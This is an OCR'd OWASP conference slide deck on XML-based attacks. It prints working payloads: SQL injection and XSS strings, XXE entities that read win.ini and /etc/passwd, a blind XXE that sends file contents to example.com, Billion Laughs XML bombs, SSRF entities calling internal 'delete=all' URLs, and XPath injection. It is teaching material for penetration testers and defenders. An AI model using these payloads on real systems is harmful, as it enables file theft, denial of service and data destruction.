OWASP
The Open Web Application Security Project

XML Based Attacks

Daniel Tomescu

About me

OWASP
The Open Web Application Security Project

Work and education:

- Pentester @ KPMG Romania
- Moderator @ Romanian Security Team
- Student @ Master of Information Management and Security, UPB

KPMG

Hint: We're hiring!

My interests:

- Web/mobile application penetration tests
- Internal network penetration tests
- Curious about mobile and embedded devices
- Bug bounty hunter

Pentest 101

OWASP
The Open Web Application Security Project

Input: Our Payload
admin'+or+'1'='1'--+

Process: What we are testing
Login page

Output: (Un)expected result
Authentication bypass

Roadmap


OWASP
The Open Web Application Security Project

1. XML in a few words
2. Common vulnerabilities
3. DTD Attacks
4. XML Schema Attacks
5. Xpath Injection
6. Demo + Q & A

XML Usage

OWASP
The Open Web Application Security Project


- **Web apps**
  - XML-RPC;
  - SOAP;
  - RSS;
- **Documents**
  - PDFs;
  - Office suite;
  - eBooks;
- **Mobile apps**
- **Content management**




XML Family

OWASP
The Open Web Application Security Project

- Lots of components
- Complex structure
- Many parsing stages
- Parsing errors
- Security vulnerabilities?





Common vulnerabilities (1)

OWASP
The Open Web Application Security Project

SQL Injection

Classic example:

```
http://target.com/login.php?user=admin&pass=a’+or+’1’=‘1
```

Equivalent XML Payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
   <user>admin</user>
   <pass>a’ or ’1’=‘1</pass>
</root>
```


Common vulnerabilities (2)

OWASP
The Open Web Application Security Project

Cross-Site Scripting

Classic example:

```
http://example.com/search.php?query=a”><script>alert(“123”)</script>
```



Equivalent XML Payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<root>
   <query>a”%3E%3Cscript%3Ealert(“123”)%3C/script%3E</query>
</root>
```

About DTDs

Notes.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "Notes.dtd">
<note>
   <to>Tove</to>
   <from>Jani</from>
   <heading>Reminder</heading>
   <body>Don't forget me this weekend!</body>
</note>
```

Notes.dtd

```
<!DOCTYPE note [
   <!ELEMENT note (to,from,heading,body)>
   <!ELEMENT to (#PCDATA)>
   <!ELEMENT from (#PCDATA)>
   <!ELEMENT heading (#PCDATA)>
   <!ELEMENT body (#PCDATA)>
]>
```

DTDs : XXE Attacks (1)


OWASP
The Open Web Application Security Project

Request containing an external entity

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE updateProfile [
   <!ENTITY file SYSTEM "file:///c:/windows/win.ini"> ]>

<updateProfile>
   <firstname>Joe</firstname>
   <lastname>&file;</lastname>
</updateProfile>
```



DTDs : XXE Attacks (2)

OWASP
The Open Web Application Security Project

Blind XXE Attack

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE updateProfile [
<!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
<!ENTITY send SYSTEM 'http://example.com/?%file;'> ]>


<updateProfile>
   <firstname>Joe</firstname>
   <lastname>&send;</lastname>
</updateProfile>
```

DTDs : Denial of Service (1)

OWASP
The Open Web Application Security Project

Billion Laughs Attack / XML Bomb

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
   <!ENTITY lol  "lol">
   <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
   <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
   <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
   <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
   <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
   <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
   <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
   <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
   <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

DTDs : Denial of Service (2)

OWASP
The Open Web Application Security Project

XML Bomb variations

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol1 "&lol2;">
  <!ENTITY lol2 "&lol1;">
]>
<lolz>&lol1;</lolz>
```

```
<?xml version="1.0"?>
<!DOCTYPE kaboom [
  <!ENTITY a "aaaaaaaaaaaaaaaaa...">
]>

<boom>&a;&a;&a;&a;&a;&a;&a;&a;&a;...</boom>
```

.NET Code fix for XML Bombs

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.ProhibitDtd = false;
settings.MaxCharactersFromEntities = 1024;
XmlReader reader = XmlReader.Create(stream, settings);
```

DTDs : SSRF Attacks (1)

OWASP
The Open Web Application Security Project


Server Side Request Forgery attack example:

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE updateProfile [
<!ENTITY ssrf SYSTEM 'http://10.0.0.2/users.php?delete=all'> ]>


<updateProfile>
   <firstname>Joe</firstname>
   <lastname>&ssrf;</lastname>
</updateProfile>
```

DTDs : SSRF Attacks (2)



XML Schema

Notes.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<note xmlns="http://www.w3schools.com"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:schemaLocation="“Notes.xsd"> >
   <to>Tove</to>
   <from>Jani</from>
   <heading>Reminder</heading>
   <body>Don't forget me this weekend!</body>
</note>
```

Notes.xsd

```
<?xml version="1.0"?>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
<xs:element name="note">
  <xs:complexType>
    <xs:sequence>
      <xs:element name="to" type="xs:string"/>
      <xs:element name="from" type="xs:string"/>
      <xs:element name="heading" type="xs:string"/>
      <xs:element name="body" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
</xs:schema>
```

XML Schema SSRF

OWASP
The Open Web Application Security Project

Server Side Request Forgery attack example:

```
<?xml version="1.0" encoding="utf-8"?>
<roottag xmlns="http://10.0.0.1/users.php?delete=all"
         xmlns:secondaryns="http://10.0.0.2/users.php?delete=all"
         xmlns:xsi="http://10.0.0.3/users.php?delete=all"
         xsi:schemaLocation="http://10.0.0.4/users.php?delete=all">

         <secondaryns:s> Hello! </secondaryns:s>

</roottag>
```

XML Schema Poisoning attack

OWASP
The Open Web Application Security Project

```
<?xml version="1.0" encoding="utf-8"?>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">

<xs:element name="note">
  <xs:complexType>
    <xs:sequence>
      <xs:element name="to" type="xs:string"/>
      <xs:element name="from" type="xs:string"/>
      <xs:element name="heading" type="xs:string"/>
      <xs:element name="body" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>

</xs:schema>
```

XML XPath

OWASP
The Open Web Application Security Project

Notes.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<bookstore>
   <book category="COOKING">
      <title lang="it">Everyday Italian</title>
      <author>Giada De Laurentiis</author>
      <year>2005</year>
      <price>30.00</price>
   </book>
   <book category="CHILDREN">
      <title lang="en">Harry Potter</title>
      <author>J K. Rowling</author>
      <year>2005</year>
      <price>19.99</price>
   </book>
</bookstore>
```

XPath expressions

```
/bookstore/book[1]
/bookstore/book[price>25.00]/title
//title[@lang='en']
/bookstore/book[last()]
```

XPath Injection

OWASP
The Open Web Application Security Project

employees.xml

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
   <Employee ID="1">
      <Name>Mike</Name>
      <UserName>Mike07</UserName>
      <Password>TopSecret</Password>
      <Type>Admin</Type>
   </Employee>
</Employees>
```

C#:

```
String FindUserXPath;
FindUserXPath =
   "//Employee[UserName/text()='"
   + Request("Username")
   + "' And Password/text()='"
   + Request("Password") + "']";
```

Payload

```
Username: Mike07
Password: oops' or 'a'='a
```

Result - FindUserXPath becomes

```
//Employee[UserName/text()='Mike07' And Password/text()='oops' or 'a'='a']
```

Content-Type header (1)

OWASP
The Open Web Application Security Project

HTTP Request:

```
POST /update.php HTTP/1.1
Host: target.com
Accept: application/json
Content-Type: application/json
Content-Length: 38

{"search":"name","value":“val"}
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43

{"error": "no results for name val"}
```

HTTP Request:

```
POST /update.php HTTP/1.1
Host: target.com
Accept: application/json
Content-Type: application/xml
Content-Length: 112

<?xml version="1.0" encoding="UTF-8" ?>
<root>
<search>name</search>
<value>val</value>
</root>
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43

{"error": "no results for name val"}
```

Content-Type header (2)

OWASP
The Open Web Application Security Project

HTTP Request:


```
POST /update.php HTTP/1.1
Host: target.com
Accept: application/json
Content-Type: application/xml
Content-Length: 228

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE xxe [
<!ENTITY xxe SYSTEM
"file:///etc/passwd" >
]>
<root>
<search>name</search>
<value>&xxe;</value>
</root>
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467

{"error": "no results for name
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync....
```



Cross your fingers!

OWASP
The Open Web Application Security Project

Questions?

OWASP
The Open Web Application Security Project

Thank you!

Contact:

mail@daniel-tomescu.com
dtomescu@kpmg.com